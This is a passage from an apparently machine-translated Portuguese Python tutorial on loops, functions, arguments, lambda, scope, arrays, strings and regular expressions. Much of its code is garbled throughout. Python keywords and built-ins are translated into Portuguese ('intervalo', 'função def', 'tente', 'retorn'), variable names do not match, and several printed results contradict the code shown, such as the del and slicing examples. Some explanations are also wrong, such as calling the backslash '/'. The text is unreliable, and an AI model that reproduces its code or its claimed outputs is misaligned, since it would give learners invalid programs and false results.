números = [ 3 ,  5 ,  23 ,  6 ,  5 ,  1 ,  2 ,  9 ,  8 ]

    # inicializando uma variável que irá armazenar a soma
soma_ =  0

# usando o loop for para iterar na lista
for  num  in  números:

soma_ = soma_ + num **  2

print ( "A soma dos quadrados é: " ,soma_)
```

◆◆◆

Resultado:

```
A soma dos quadrados é: 774
```

A função range()

Como a função "intervalo" aparece com tanta frequência em loops for, podemos acreditar erroneamente que o intervalo é um componente da sintaxe do loop for. Não é: é um método interno do Python que fornece uma série que segue um padrão especificado (geralmente números inteiros em série), cumprindo o critério de fornecer uma série para a expressão for ser executada. Não há

necessidade de contar porque o for pode atuar diretamente nas sequências na maioria das vezes. Se eles vierem de algum outro idioma com sintaxe de loop distinta, esta é uma construção frequente para novatos:

Código

◆◆◆

```
minha_lista = [ 3 ,  5 ,  6 ,  8 ,  4 ]
for  iter_var  in  range( len( my_list ) ):
   minha_lista.append(minha_lista[iter_var] +  2 )
print (minha_lista)
```

◆◆◆

Resultado:

[3, 5, 6, 8, 4, 5, 7, 8, 10, 6]

Iterando usando o índice de sequência

Outro método de iteração em cada item é usar um deslocamento de índice dentro da sequência. Aqui está uma ilustração simples:

Código

◆◆◆

```
# Código para encontrar a soma dos quadrados de cada elemento da lista usando o loop for

# criando a lista de números
números = [ 3 ,  5 ,  23 ,  6 ,  5 ,  1 ,  2 ,  9 ,  8 ]

# inicializando uma variável que irá armazenar a soma
```

```
soma_ =  0

    # usando o loop for para iterar na lista
for num  in intervalo(len(numbers)):

soma_ = soma_ + numeros[num] **  2

print ( "A soma dos quadrados é: " ,soma_)
```

◆◆◆

Resultado:

A soma dos quadrados é: 774

O método interno len() que retorna o número total de itens na lista ou tupla e a função interna range(), que retorna a sequência exata para iterar, foram úteis aqui.

Usando a instrução else com loop for

Python permite que você conecte uma expressão else com uma expressão de loop.

Quando a cláusula else é combinada com um loop for, ela é executada depois que o circuito termina de iterar na lista.

A instância a seguir mostra como usar uma instrução caso contrário em conjunto com uma expressão for para localizar as notas dos alunos no registro.

Código

```
# código para imprimir notas de um aluno do registro
aluno_nome_1 =  'Carlos'
aluno_nome_2 =  'Luccas'
```

```
# Criando um dicionário de registros dos alunos
registros = { 'Carlos' :  90 ,  'Arshia' :  92 ,  'Peter' :  46 }
marcas def  (student_name):
  for  a_student  in  record:  # loop for irá iterar sobre as chaves do dicionário
      if  a_student == student_name:
         registros de return [ a_student ]
          break
  else :
          return   f 'Não há aluno de nome {student_name} nos registros'

# dando a função mark() o nome de dois alunos
print  (f  "As  notas  de  {student_name_1}  são:  "  , notas(student_name_1))
print  (f  "As  notas  de  {student_name_2}  são:  "  , notas(student_name_2))
```

Resultado:

Marcas de Carlos são: 90
As marcas de Luccas são: Não há aluno de nome Luccas nos registros

Loops aninhados

Se tivermos um trecho de script que queremos executar várias vezes e, em seguida, outro trecho de script dentro desse script que desejamos executar B vezes, empregamos um "loop aninhado". Ao trabalhar com um iterável nas listas, elas são amplamente utilizadas em Python.

Código

```
import  aleatório
```

```
números = []
for  val  in  intervalo( 0 ,  11 ):
  números.append( aleatório.randint(  0 ,  11  ) )
for  num  in  intervalo (  0 ,  11  ):
  for  i  in  números:
    if  num == i:
        print ( num, fim =  " "  )
```

Resultado:

0 2 4 5 6 7 8 8 9 10

Funções do Python

Este tutorial aprenderá sobre os fundamentos das funções do Python, incluindo o que são, sua sintaxe, seus componentes principais, palavras-chave de retorno e tipos principais. Também veremos exemplos de como definir uma função Python.

O que são funções Python?

Uma função é uma coleção de asserções relacionadas que executa uma operação matemática, analítica ou avaliativa. As funções do Python são simples de definir e essenciais para a programação de nível intermediário. Os critérios exatos são válidos para nomes de função assim como para nomes de variáveis. O objetivo é agrupar certas ações frequentemente executadas e definir uma função. Em vez de reescrever o mesmo bloco de código repetidamente para variáveis de entrada variadas, podemos chamar a função e redefinir o propósito do código incluído nela com diferentes variáveis.

As funções são amplas de dois tipos, funções definidas pelo usuário e funções integradas. Ele ajuda a manter o software sucinto, não repetitivo e bem organizado.

Vantagens das funções em Python

As funções do Python têm os seguintes benefícios.

* Ao incluir funções, podemos evitar a repetição do mesmo bloco de código repetidamente em um programa.

* As funções do Python, uma vez definidas, podem ser chamadas várias vezes e de qualquer lugar em um programa.

* Se nosso programa Python for grande, ele pode ser separado em várias funções simples de rastrear.

* A principal conquista das funções do Python é que podemos retornar quantas saídas quisermos com diferentes argumentos.

No entanto, chamar funções sempre foi uma sobrecarga em um programa Python.

Sintaxe da Função Python

Código

◆◆◆

```
def  nome_da_função(parâmetros):
"""Esta é uma docstring"""
    # bloco de código
```

◆◆◆

Os seguintes elementos compõem definem uma função, como visto acima.

* O início de um cabeçalho de função é indicado por uma palavra-chave chamada def.

* é o nome da função que podemos usar para separá-la das outras. Usaremos esse nome para chamar a função posteriormente

no programa. Os mesmos critérios se aplicam a funções de nomenclatura e a variáveis de nomenclatura em Python.

* Passamos argumentos para a função definida usando parâmetros. Eles são opcionais, no entanto.

* O cabeçalho da função é finalizado por dois pontos (:).

* Podemos usar uma string de documentação chamada docstring na forma abreviada para explicar o propósito da função.

* O corpo da função é composto de várias instruções Python válidas. A profundidade do recuo de todo o bloco de código deve ser a mesma (geralmente 4 espaços).

* Podemos usar uma expressão de retorno para retornar um valor de uma função definida.

Exemplo de uma função definida pelo usuário

Vamos definir uma função que ao ser chamada retornará o quadrado do número passado a ela como argumento.

Código

◆◆◆

```
def  quadrado( num ):
  """
      Esta função calcula o quadrado do número.
      """
  retorn  número ** 2
objeto_ = quadrado( 9 )
print (  "O quadrado do número é: " , object_)
```

◆◆◆

Resultado:

O quadrado do número é: 81

Chamando uma Função

Uma função é definida usando a palavra-chave def e dando um nome a ela, especificando os argumentos que devem ser passados para a função e estruturando o bloco de código.

Após a conclusão da estrutura fundamental de uma função, podemos chamá-la de qualquer lugar do programa. Veja a seguir um exemplo de como usar a função a_function.

Código

◆◆◆

```
# Definindo uma função
def  a_function( string ):
   "Isto imprime o valor do comprimento da string"
   return  len(string)

# Chamando a função que definimos
print (  "O comprimento da string Functions é: " , a_function(
 "Functions"  ) )
print (  "O comprimento da string Python é: " , a_function(
 "Python"  ) )
```

◆◆◆

Resultado:

O comprimento da string Functions é: 9
Comprimento da string Python é: 6

Passar por Referência vs. Valor

Na linguagem de programação Python, todos os argumentos são fornecidos por referência. Isso implica que, se modificarmos o valor de um argumento dentro de uma função, a alteração também será refletida na função de chamada. Por exemplo:

Código

◆◆◆

```
    # definindo a função
def  quadrado(minha_lista):
  " '''Esta função irá encontrar o quadrado de itens na lista'''
   quadrados = []
 for  l  in  minha_lista:
      squares.append( l** 2  )
   quadrados   de return

# chamando a função definida
lista_ = [ 45 ,  52 ,  13 ];
resultado = quadrado(lista_)
print (  "Quadrados da lista são: " , resultado)
```

Resultado:

Quadrados da lista é: [2025, 2704, 169]

Argumentos da função

A seguir estão os tipos de argumentos que podemos usar para chamar uma função:

1 - Argumentos padrão
2 - Argumentos de palavras-chave
3 - Argumentos necessários
4- Argumentos de comprimento variável

Argumentos Padrão

Um argumento padrão é um tipo de parâmetro que recebe como entrada um valor padrão se nenhum valor for fornecido para o argumento quando a função for chamada. Os argumentos padrão são demonstrados na instância a seguir.

Código

```
    # Código Python para demonstrar o uso de argumentos padrão
# definindo uma função
função def  (num1, num2 =  40  ):
   print ( "num1 é: " , num1)
   print ( "num2 é: " , num2)


# Chamando a função e passando apenas um argumento
print (  "Passando um argumento"  )
função ( 10 )

# Agora dando dois argumentos para a função
print (  "Passando dois argumentos"  )
função( 10 , 30 )
```

Resultado:

```
    Passando um argumento
num1 é: 10
```

num2 é: 40
Passando dois argumentos
num1 é: 10
num2 é: 30

Argumentos de palavras-chave

Os argumentos em uma função chamada são conectados a argumentos de palavra-chave. Se fornecermos argumentos de palavra-chave ao chamar uma função, o usuário usará o rótulo do parâmetro para identificar qual é o valor do parâmetro.

Como o interpretador Python conectará as palavras-chave fornecidas para vincular os valores aos seus parâmetros, podemos omitir alguns argumentos ou organizá-los fora de ordem. O método function() também pode ser chamado com palavras-chave da seguinte maneira:

Código

```
# Código Python para demonstrar o uso de argumentos de palavras-chave

# Definindo uma função
função def  ( num1, num2 ):
   print ( "num1 é: " , num1)
   print ( "num2 é: " , num2)

# Chamando função e passando argumentos sem usar palavra-chave
print (  "Sem usar a palavra-chave"  )
função(  50 ,  30 )

# Chamando função e passando argumentos usando palavra-chave
print (  "Com o uso da palavra-chave"  )
function(num2 =  50 , num1 =  30 )
```

Resultado:

```
Sem usar palavra-chave
num1 é: 50
num2 é: 30
Com o uso de palavra-chave
num1 é: 30
num2 é: 50
```

Argumentos Necessários

Os argumentos fornecidos a uma função durante a chamada em uma sequência posicional predefinida são argumentos obrigatórios. A contagem de argumentos necessários na chamada do método deve ser igual à contagem de argumentos fornecidos durante a definição da função.

Devemos enviar dois argumentos para a função function() na ordem correta, ou ela retornará um erro de sintaxe, conforme visto abaixo.

Código

```
# Código Python para demonstrar o uso de argumentos padrão

# Definindo uma função
função def  ( num1, num2 ):
   print ( "num1 é: " , num1)
   print ( "num2 é: " , num2)

# Chamando função e passando dois argumentos fora de ordem, precisamos que num1 seja 20 e num2 seja 30
print (  "Passando argumentos fora de ordem"  )
função(  30 ,  20  )
```

```
    # Chamando função e passando apenas um argumento
print (  "Passando apenas um argumento"  )
tente :
  função (  30  )
exceto :
  print (  "Função precisa de dois argumentos posicionais"  )
```

Resultado:

```
    Passando argumentos fora de ordem
num1 é: 30
num2 é: 20
Passando apenas um argumento
A função precisa de dois argumentos posicionais
```

Argumentos de comprimento variável

Podemos usar caracteres especiais em funções Python para passar quantos argumentos quisermos em uma função. Existem dois tipos de caracteres que podemos usar para esse fim:

***args** - Estes são argumentos que não são palavras-chave

****kwargs** - Estes são argumentos de palavra-chave.

Aqui está um exemplo para esclarecer argumentos de comprimento variável

Código

```
    # Código Python para demonstrar o uso de argumentos de comprimento variável

# Definindo uma função
função def  ( *args_list ):
  anos = []
```

```
  for l in args_list:
     ans.append( l.upper() )
  return e
# Passando argumentos args
object = function( 'Python' , 'Funções' , 'tutorial' )
print (objeto)

# definindo uma função
função def ( **kargs_list):
  anos = []
  for chave, valor in kargs_list.items():
     ans.append([chave, valor])
  return e
# Paasing argumento kwargs
object = function(Primeiro = "Python" , Segundo = "Funções" ,
Terceiro = "Tutorial" )
print (objeto)
```

Resultado:

```
['PYTHON', 'FUNÇÕES', 'TUTORIAL']
[['Primeiro', 'Python'], ['Segundo', 'Funções'], ['Terceiro', 'Tutorial']]
```

declaração de retorno

Escrevemos uma declaração de retorno em uma função para sair de uma função e fornecer o valor calculado quando uma função definida é chamada.

Sintaxe:

```
return  < expressão a ser retornada como saída >
```

Um argumento, uma instrução ou um valor podem ser usados na instrução de retorno, que é fornecida como saída quando uma tarefa ou função específica é concluída. Se não escrevermos uma

instrução return, o objeto None será retornado por uma função definida.

Aqui está um exemplo de uma declaração de retorno em funções Python.

Código

```
    # Código Python para demonstrar o uso de instruções de retorno

    # Definindo uma função com declaração de retorno
def  quadrado( num ):
   return número ** 2

    # Chamando função e passando argumentos.
print (  "Com declaração de retorno"  )
print (quadrado(  39  ))

    # Definindo uma função sem declaração de retorno
def  quadrado( num ):
    num**2

# Chamando função e passando argumentos.
print (  "Sem declaração return"  )
imprimir (quadrado(  39  ))
```

Resultado:

```
Com declaração de retorno
1521
Sem declaração de retorno
Nenhum
```

As funções anônimas

Esses tipos de funções Python são anônimos, pois não os declaramos, como declaramos funções usuais, usando a palavra-chave def. Podemos usar a palavra-chave lambda para definir as funções anônimas curtas e de saída única.

As expressões lambda podem aceitar um número ilimitado de argumentos; no entanto, eles retornam apenas um valor como resultado da função. Eles não podem ter muitas expressões ou instruções neles. Como lambda precisa de uma expressão, uma função anônima não pode ser chamada diretamente para imprimir.

As funções do Lambda contêm seu domínio local exclusivo, o que significa que só podem fazer referência a variáveis em sua lista de argumentos e no nome de domínio global.

Embora as expressões lambda pareçam ser uma representação de uma linha de uma função, elas não são como expressões inline em C e C++, que passam alocações de pilha de função na execução por questões de eficiência.

Sintaxe

As funções do Lambda têm exatamente uma linha em sua sintaxe:

lambda [argumento1 [,argumento2... .argumenton]] : expressão

Abaixo está uma ilustração de como usar a função lambda:

Código

```
# Definindo uma função
lambda_ = lambda argumento1, argumento2: argumento1 + argumento2;

# Chamando a função e passando valores
print ( "Valor da função é: " , lambda_( 20 , 30 ))
print ( "O valor da função é: " , lambda_( 40 , 50 ))
```

Resultado:

O valor da função é: 50
O valor da função é: 90

Escopo e tempo de vida das variáveis

O escopo de uma variável refere-se ao domínio de um programa onde quer que seja declarado. Os argumentos e variáveis de uma função não são acessíveis fora da função definida. Como resultado, eles têm apenas um domínio local.

O período de existência de uma variável na RAM é referido como seu tempo de vida. As variáveis dentro de uma função têm o mesmo tempo de vida que a própria função.

Quando saímos da função, eles são removidos. Como resultado, uma função não retém o valor de uma variável de execuções anteriores.

Aqui está um exemplo simples do escopo de uma variável dentro de uma função.

Código

```
#definindo uma função para imprimir um número.
def número   ( ):
  num = 30
  print (  "Valor de num dentro da função: " , num)

num = 20
número()
print (  "Valor de num fora da função:" , num)
```

Resultado:

Valor de num dentro da função: 30

Valor de num fora da função: 20

Aqui, podemos observar que o valor inicial de num é 20. Mesmo que a função number() modifique o valor de num para 30, o valor de num fora da função permanece inalterado.

Isso ocorre porque a variável num dentro da função é distinta da variável fora da função (local para a função). Apesar de seu nome de variável idêntico, são 2 variáveis distintas com escopos distintos.

As variáveis além da função, ao contrário, são acessíveis dentro da função. Essas variáveis têm alcance global.

Podemos recuperar seus valores dentro da função, mas não podemos alterá-los (mudar). Se declararmos uma variável global usando a palavra-chave global, também podemos alterar o valor da variável fora da função.

Função Python dentro de outra função

Funções são consideradas objetos de primeira classe em Python. Em uma linguagem de programação, os objetos de primeira classe são tratados da mesma forma onde quer que sejam usados. Eles podem ser usados em expressões condicionais, como argumentos e salvos em estruturas de dados integradas. Se uma linguagem de programação lida com funções como entidades de primeira classe, diz-se que ela implementa funções de primeira classe. Python suporta a noção de funções de primeira classe.

Função interna ou aninhada refere-se a uma função definida dentro de outra função definida. As funções internas podem acessar os parâmetros do escopo externo. As funções internas são construídas para cobri-las das mudanças que acontecem fora da função. Muitos desenvolvedores consideram esse processo como encapsulamento.

Código

```
    # Código Python para mostrar como acessar variáveis de funções aninhadas
# definindo uma função aninhada

def  função1  ():
  string =  'Tutorial de funções do Python'

 def  função2  ():
     print (string)

  função2()
função1()
```

Resultado:

Tutorial de funções do Python

Python Arrays ou Matrizes

Uma matriz é definida como uma coleção de itens armazenados em locais de memória contíguos. É um contêiner que pode conter um número fixo de itens, e esses itens devem ser do mesmo tipo. Um array é popular na maioria das linguagens de programação como C/C++, JavaScript, etc.

Array é uma ideia de armazenar vários itens do mesmo tipo juntos e facilita o cálculo da posição de cada elemento simplesmente adicionando um deslocamento ao valor base. Uma combinação das matrizes poderia economizar muito tempo reduzindo o tamanho geral do código. É usado para armazenar vários valores em uma única variável. Se você tiver uma lista de itens armazenados em suas variáveis correspondentes, como esta:

carro1 = "Lamborghini"

carro2 = "Bugatti"

carro3 = "Koenigsegg"

Se você deseja percorrer os carros e encontrar um específico, pode usar o array.

A matriz pode ser manipulada em Python por um módulo chamado **array** . É útil quando temos que manipular apenas valores de dados específicos. A seguir estão os termos para entender o conceito de uma matriz:

Elemento - Cada item armazenado em uma matriz é chamado de elemento.

Índice - A localização de um elemento em uma matriz possui um índice numérico, que é usado para identificar a posição do elemento.

Representação de Matriz

Uma matriz pode ser declarada de várias maneiras e em diferentes idiomas. Os pontos importantes que devem ser considerados são os seguintes:
* O índice começa com 0.

* Podemos acessar cada elemento por meio de seu índice.

* O comprimento do array define a capacidade de armazenar os elementos.

operações de matriz

Algumas das operações básicas suportadas por um array são as seguintes:

Traverse - Imprime todos os elementos um a um.
Inserção - Acrescenta um elemento no índice dado.
Exclusão - Exclui um elemento no índice fornecido.
Busca - Busca um elemento pelo índice dado ou pelo valor.
Update - Atualiza um elemento no índice dado.
O Array pode ser criado em Python importando o módulo array para o programa python.

```
array import *
    arrayName = array(typecode, [inicializadores])
```

Acessando elementos do array

Podemos acessar os elementos do array usando os respectivos índices desses elementos.

```
import array  como arr
a = arr.array( 'i' , [ 2 ,  4 ,  6 ,  8 ])
print ( "Primeiro elemento:" , a[ 0 ])
print ( "Segundo elemento:" , a[ 1 ])
print ( "Segundo último elemento:" , a[- 1 ])
```

Resultado:

```
Primeiro elemento: 2
Segundo elemento: 4
Penúltimo elemento: 8
```

Explicação: No exemplo acima, importamos um array, definimos uma variável chamada "a" que contém os elementos de um array e imprimimos os elementos acessando os elementos por meio de índices de um array.

Como alterar ou adicionar elementos

As matrizes são mutáveis e seus elementos podem ser alterados de maneira semelhante às listas.

```
import array  como arr
números = arr.array( 'i' , [ 1 ,  2 ,  3 ,  5 ,  7 ,  10 ])

# alterando o primeiro elemento
números[ 0 ] =  0
print(numbers) # Output: array( 'i' , [ 0 ,  2 ,  3 ,  5 ,  7 ,  10 ])

# alterando o 3º para o 5º elemento
números[ 2 : 5 ] = arr.array( 'i' , [ 4 ,  6 ,  8 ])
print(numbers) # Output: array( 'i' , [ 0 ,  2 ,  4 ,  6 ,  8 ,  10 ])
```

Resultado:

```
array('i', [0, 2, 3, 5, 7, 10])
array('i' ,[0, 2, 4, 6, 8, 10])
```

Explicação: No exemplo acima, importamos um array e definimos uma variável chamada "numbers" que contém o valor de um array. Se quisermos alterar ou adicionar os elementos em uma matriz, podemos fazê-lo definindo o índice específico de uma matriz onde você deseja alterar ou adicionar os elementos.

Por que usar arrays em Python?

Uma combinação de arrays economiza muito tempo. A matriz pode reduzir o tamanho geral do código.

Como deletar elementos de um array?

Os elementos podem ser excluídos de uma matriz usando a instrução **del** do Python . Se quisermos excluir qualquer valor do array, podemos fazer isso usando os índices de um determinado elemento.

```
import array  como arr
numero = arr.array( 'i' , [ 1 ,  2 ,  3 ,  3 ,  4 ])
del number[ 2 ] # removendo o terceiro elemento
print(number) # Output: array( 'i' , [ 1 ,  2 ,  3 ,  4 ])
```

Resultado:

matriz('i', [10, 20, 40, 60])

Explicação: No exemplo acima, importamos um array e definimos uma variável chamada "número" que armazena os valores de um array. Aqui, usando a instrução del, estamos removendo o terceiro elemento [3] do array fornecido.

Encontrando o comprimento de um array

O comprimento de uma matriz é definido como o número de elementos presentes em uma matriz. Ele retorna um valor inteiro igual ao número total de elementos presentes naquele array.

Sintaxe

len(array_name)

Concatenação de Matriz

Podemos facilmente concatenar quaisquer duas matrizes usando o símbolo +.

Exemplo

```
a=arr.array( 'd' ,[ 1.1  ,  2.1  , 3.1 , 2.6 , 7.8 ])
b=arr.array( 'd' ,[ 3.7 , 8.6 ])
c=arr.array( 'd' )
c=a+b
print( "Array c = " ,c)
```

Resultado:

```
Array c= array('d', [1.1, 2.1, 3.1, 2.6, 7.8, 3.7, 8.6])
```

Explicação

No exemplo acima, definimos variáveis nomeadas como "a, b, c" que armazenam os valores de uma matriz.

Exemplo

```
import array  como arr
x = arr.array( 'i' , [ 4 ,  7 ,  19 ,  22 ])
print( "Primeiro elemento:" , x[ 0 ])
print( "Segundo elemento:" , x[ 1 ])
print( "Segundo último elemento:" , x[- 1 ])
```

Resultado:

```
Primeiro elemento: 4
Segundo elemento: 7
Penúltimo elemento: 22
```

Python String

Até agora, discutimos números como os tipos de dados padrão em Python. Nesta seção do tutorial, discutiremos o tipo de dados mais popular em Python, ou seja, string.

String Python é a coleção de caracteres entre aspas simples, duplas ou triplas. O computador não entende os caracteres; internamente, ele armazena o caractere manipulado como a combinação dos 0's e 1's.

Cada caractere é codificado no caractere ASCII ou Unicode. Portanto, podemos dizer que as strings do Python também são chamadas de coleção de caracteres Unicode.

Em Python, as strings podem ser criadas colocando o caractere ou a sequência de caracteres entre aspas. Python nos permite usar aspas simples, duplas ou triplas para criar a string.

Considere o seguinte exemplo em Python para criar uma string.

Sintaxe:

str = **"Olá Python!"**

Aqui, se verificarmos o tipo da variável **str** usando um script Python

print (type(str)), então imprimirá uma **string** (str).

Em Python, strings são tratadas como a sequência de caracteres, o que significa que Python não suporta o tipo de dados de caractere; em vez disso, um único caractere escrito como 'p' é tratado como a string de comprimento 1.

Criando String em Python

Podemos criar uma string colocando os caracteres entre aspas simples ou duplas. O Python também fornece aspas triplas para

representar a string, mas geralmente é usado para strings multilinhas ou **docstrings** .

◆◆◆

```
    #Usando aspas simples
str1 =  'Olá Python'
print (str1)
    #Usando aspas duplas
str2 =  "Olá Python"
print (str2)

    #Usando aspas triplas
str3 =  " '''Aspas triplas são geralmente usadas para
       representam a multilinha ou
  docstring'''
print (str3)
```

Saída:

```
    Olá Python
Olá Python
Aspas triplas são geralmente usadas para
  representam a multilinha ou
  docstring
```

Indexação e divisão de strings

Como outras linguagens, a indexação das strings do Python começa em 0. Por exemplo, a string "HELLO" é indexada conforme mostrado na figura abaixo.

str = "HELLO"

H	E	L	L	O
0	1	2	3	4

str[0] = 'H'

str[1] = 'E'

str[2] = 'L'

str[3] = 'L'

str[4] = 'O'

Considere o seguinte exemplo:

```
str =  "HELLO"
print (str[ 0 ])
print (str[ 1 ])
print (str[ 2 ])
print (str[ 3 ])
print (str[ 4 ])
    # Retorna o IndexError porque o 6º índice não existe
print (str[ 6 ])
```

Saída:

```
    H
E
L
L
O
IndexError: índice de string fora do intervalo
```

Conforme mostrado em Python, o operador de fatia [] é usado para acessar os caracteres individuais da string. No entanto, podemos usar o operador : (dois pontos) em Python para acessar a substring da string fornecida.

Reatribuindo Strings

Atualizar o conteúdo das strings é tão fácil quanto atribuí-lo a uma nova string. O objeto string não suporta atribuição de item, ou seja, uma string só pode ser substituída por uma nova string, pois seu conteúdo não pode ser parcialmente substituído. Strings são imutáveis em Python.

Considere o seguinte exemplo.

Exemplo 1

```
str =  "OLÁ"
str[ 0 ] =  "h"
print (str)
```

Saída:

```
Traceback (última chamada mais recente):
 Arquivo "12.py", linha 2, em <module>
   str[0] = "h";
TypeError: objeto 'str' não suporta atribuição de item
```

No entanto, no exemplo 1, a string **str** pode ser atribuída completamente a um novo conteúdo, conforme especificado no exemplo a seguir.

Exemplo 2

```
str =  "OLÁ"
print (str)
str =  "olá"
print (str)
```

Saída:

OLÁ
olá

Excluindo a sequência

Como sabemos, strings são imutáveis. Não podemos excluir ou remover os caracteres da string. Mas podemos excluir toda a string usando a palavra-chave **del** .

```
str =  "JAVATPOINT"
del  str[ 1 ]
```

Saída:

TypeError: objeto 'str' não suporta exclusão de item

Agora estamos excluindo string inteira.

```
str1 =  "JAVATPOINT"
del  str1
print (str1)
```

Saída:

NameError: o nome 'str1' não está definido

Operadores de String

+ É conhecido como operador de concatenação usado para unir as strings dadas em ambos os lados do operador.

***** É conhecido como operador de repetição. Ele concatena as várias cópias da mesma string.

[] É conhecido como operador de fatia. Ele é usado para acessar as substrings de uma string específica.

[:] É conhecido como operador de fatia de intervalo. É usado para acessar os caracteres do intervalo especificado.

in É conhecido como operador de associação. Ele retorna se uma substring específica estiver presente na string especificada.

not in Ele também é um operador de associação e faz exatamente o inverso de in. Ele retorna true se uma substring específica não estiver presente na string especificada.

r/R Ele é usado para especificar a string bruta. Strings brutas são usadas nos casos em que precisamos imprimir o significado real dos caracteres de escape, como "C://python". Para definir qualquer string como uma string bruta, o caractere r ou R é seguido pela string.

% Ele é usado para executar a formatação de strings. Ele faz uso dos especificadores de formato usados na programação C como %d ou %f para mapear seus valores em python. Discutiremos como a formatação é feita em python.

Exemplo

Considere o exemplo a seguir para entender o uso real dos operadores do Python.

```
str =  "Olá"
str1 =  "mundo"
print (str* 3 )  # imprime OláOláOlá
print (str+str1) # imprime Olá, mundo
print (str[ 4 ])  # imprime o
print (str[ 2 : 4 ]); # impressões ll
print ( 'w' in  str)  # imprime falso porque w não está presente em str
```

```
print ( 'wo' not in  str1)  # imprime false como wo está presente em str1.
print  (r  'C://python37'  )   # imprime  C://python37  como  está escrito
print ( "A string str : %s" %(str))  # imprime a string str : Hello
```

Saída:

```
Ola Ola Ola
Olá Mundo
o
eu
Falso
Falso
C://python37
A string str: Olá
```

Formatação de string do Python

Sequência de fuga

Vamos supor que precisamos escrever o texto como - Eles disseram: "Olá, o que está acontecendo **?** "

Exemplo

Considere o exemplo a seguir para entender o uso real dos operadores do Python.

```
    str =  "Eles disseram, " Olá, o que está acontecendo?""
print (str)
```

Saída:

```
SyntaxError: sintaxe inválida
```

Podemos usar as aspas triplas para resolver esse problema, mas o Python fornece a sequência de escape.

O símbolo de barra invertida (/) denota a sequência de escape. A barra invertida pode ser seguida por um caractere especial e interpretada de forma diferente. As aspas simples dentro da string devem ter escape. Podemos aplicar o mesmo que nas aspas duplas.

Exemplo -

```
# usando aspas triplas
print ( ' "Eles disseram: "O que há?"""  )

# escapando aspas simples
print ( 'Eles disseram, "O que está acontecendo?"' )

# escapando aspas duplas
print ( "Eles disseram, \"O que está acontecendo?\"" )
```

Saída:

```
Eles disseram: "O que há?"
Eles disseram: "O que está acontecendo?"
Eles disseram: "O que está acontecendo?"
```

O método format()

O método **format()** é o método mais flexível e útil na formatação de strings. As chaves {} são usadas como espaço reservado na string e substituídas pelo argumento do método **format()** . Vamos dar uma olhada no exemplo dado:

```
# Usando chaves
print ( "{} e {} ambos são melhores amigos" .format ( "Devansh"
, "Abhishek" ))

#Argumento Posicional
```

```
print ( "{1} e {0} melhores jogadores " .format( "Virat" , "Rohit" ))


#Argumento da palavra-chave
print ( "{a},{b},{c}" .format(a = "James" , b = "Peter" , c = "Ricky" ))
```

Saída:

```
Devansh e Abhishek são os melhores amigos
Rohit e Virat melhores jogadores
James,Peter,Ricky
```

Formatação de string Python usando o operador %

Python nos permite usar os especificadores de formato usados na instrução printf de C. Os especificadores de formato em Python são tratados da mesma forma que são tratados em C. No entanto, Python fornece um operador adicional %, que é usado como uma interface entre os especificadores de formato e seus valores. Em outras palavras, podemos dizer que vincula os especificadores de formato aos valores.

Considere o seguinte exemplo.

```
Integer =  10 ;
Float =  1,290
String =  "Devansh"
print ( "Oi, eu sou Integer... Meu valor é %d\nOi, sou float... Meu valor é %f\nOi, sou string... Meu valor é %s" % (Integer,Float,String) )
```

Saída:

```
Oi eu sou Integer... Meu valor é 10
Oi eu sou float... Meu valor é 1.290000
```

Olá, sou string ... Meu valor é Devansh

Python Regex

Uma expressão regular é um conjunto de caracteres com sintaxe altamente especializada que podemos usar para localizar ou corresponder a outros caracteres ou grupos de caracteres. Resumindo, as expressões regulares, ou Regex, são amplamente utilizadas no mundo UNIX.

O re-módulo em Python oferece suporte total para expressões regulares do estilo Pearl. O módulo re gera a exceção re.error sempre que ocorre um erro ao implementar ou usar uma expressão regular.

Veremos duas funções cruciais utilizadas para lidar com expressões regulares. Mas primeiro, um ponto menor: muitas letras têm um significado particular quando utilizadas em uma expressão regular.

revanche()

A função re.match() do Python encontra e entrega a primeira aparição de um padrão de expressão regular. Em Python, a função RegEx Match procura apenas uma string correspondente no início do texto fornecido a ser pesquisado. O objeto correspondente é produzido se uma correspondência for encontrada na primeira linha. Se uma correspondência for encontrada em uma linha subsequente, a função Python RegEx Match fornecerá a saída como nula.

Examine a implementação do método re.match() em Python. As expressões ".w*" e ".w*?" corresponderá às palavras que tiverem a letra "w" e qualquer coisa que não tiver a letra "w" será ignorada. O loop for é usado nesta ilustração Python re.match() para inspecionar correspondências para cada elemento na lista de palavras.

caracteres correspondentes

A maioria dos símbolos e caracteres corresponderá facilmente. (Um recurso que não diferencia maiúsculas de minúsculas pode ser ativado, permitindo que este RE corresponda a Python ou PYTHON.) A verificação de expressão regular, por exemplo, corresponderá exatamente à verificação de string.

Existem algumas exceções a esta regra geral; certos símbolos são metacaracteres especiais que não correspondem. Em vez disso, eles indicam que devem comparar algo incomum, ou eles têm um efeito sobre outras partes do RE, repetindo ou modificando seu significado.

Aqui está a lista dos metacaracteres;

. ^ $ * + ? { } [ ] \ | ( )

Repetindo coisas

A capacidade de combinar diferentes conjuntos de símbolos será o primeiro recurso que as expressões regulares podem alcançar, o que não era possível anteriormente com técnicas de string. Por outro lado, o Regexes não é uma grande melhoria se essa fosse sua única capacidade extra. Também podemos definir que algumas seções do RE devem ser reiteradas um determinado número de vezes.

O primeiro metacaractere que examinaremos para ocorrências recorrentes é *. Em vez de corresponder ao caractere real '*', * sinaliza que a letra anterior pode corresponder a 0 ou até mais vezes, em vez de exatamente uma.

Ba*t, por exemplo, corresponde a 'bt' (zero caracteres 'a'), 'bat' (um caractere 'a'), 'baaat' (três caracteres 'a'), etc.

Repetições gulosas, como *, fazem com que o algoritmo correspondente tente replicar a RE quantas vezes for possível. Se os elementos posteriores da sequência não corresponderem, o

algoritmo de correspondência tentará novamente com repetições menores.
Esta é a sintaxe da função re.match() -

re.match(padrão, string, flags= 0)
Parâmetros

padrão: - esta é a expressão que deve ser correspondida. Deve ser uma expressão regular

string:- Esta é a string que será comparada ao padrão no início da string.

sinalizadores:- Bitwise OR (|) pode ser usado para expressar vários sinalizadores. Estas são modificações, e a tabela abaixo as lista.

Código

```
import re
line = "Aprenda Python através de tutoriais em javatpoint"
match_object = re.match( r '.w* (.w?) (.w*?)' , linha, re.M|re.I)

if match_object:
        print ( "corresponde ao grupo de objetos: " ,
match_object.group())
  print ( "match object 1 group: " , match_object.group( 1 ))
  print ( "match object 2 group: " , match_object.group( 2 ))
else:
  print ( "Não há correspondência!!" )
```

Saída:

```
Não há correspondência!!
```

re.search()

A função re.search() procurará a primeira ocorrência de uma sequência de expressão regular e a entregará. Ele verificará todas as linhas da string fornecida, ao contrário do re.match() do Python. Se o padrão for correspondido, a função re.search() produzirá um objeto match; caso contrário, retorna "nulo".

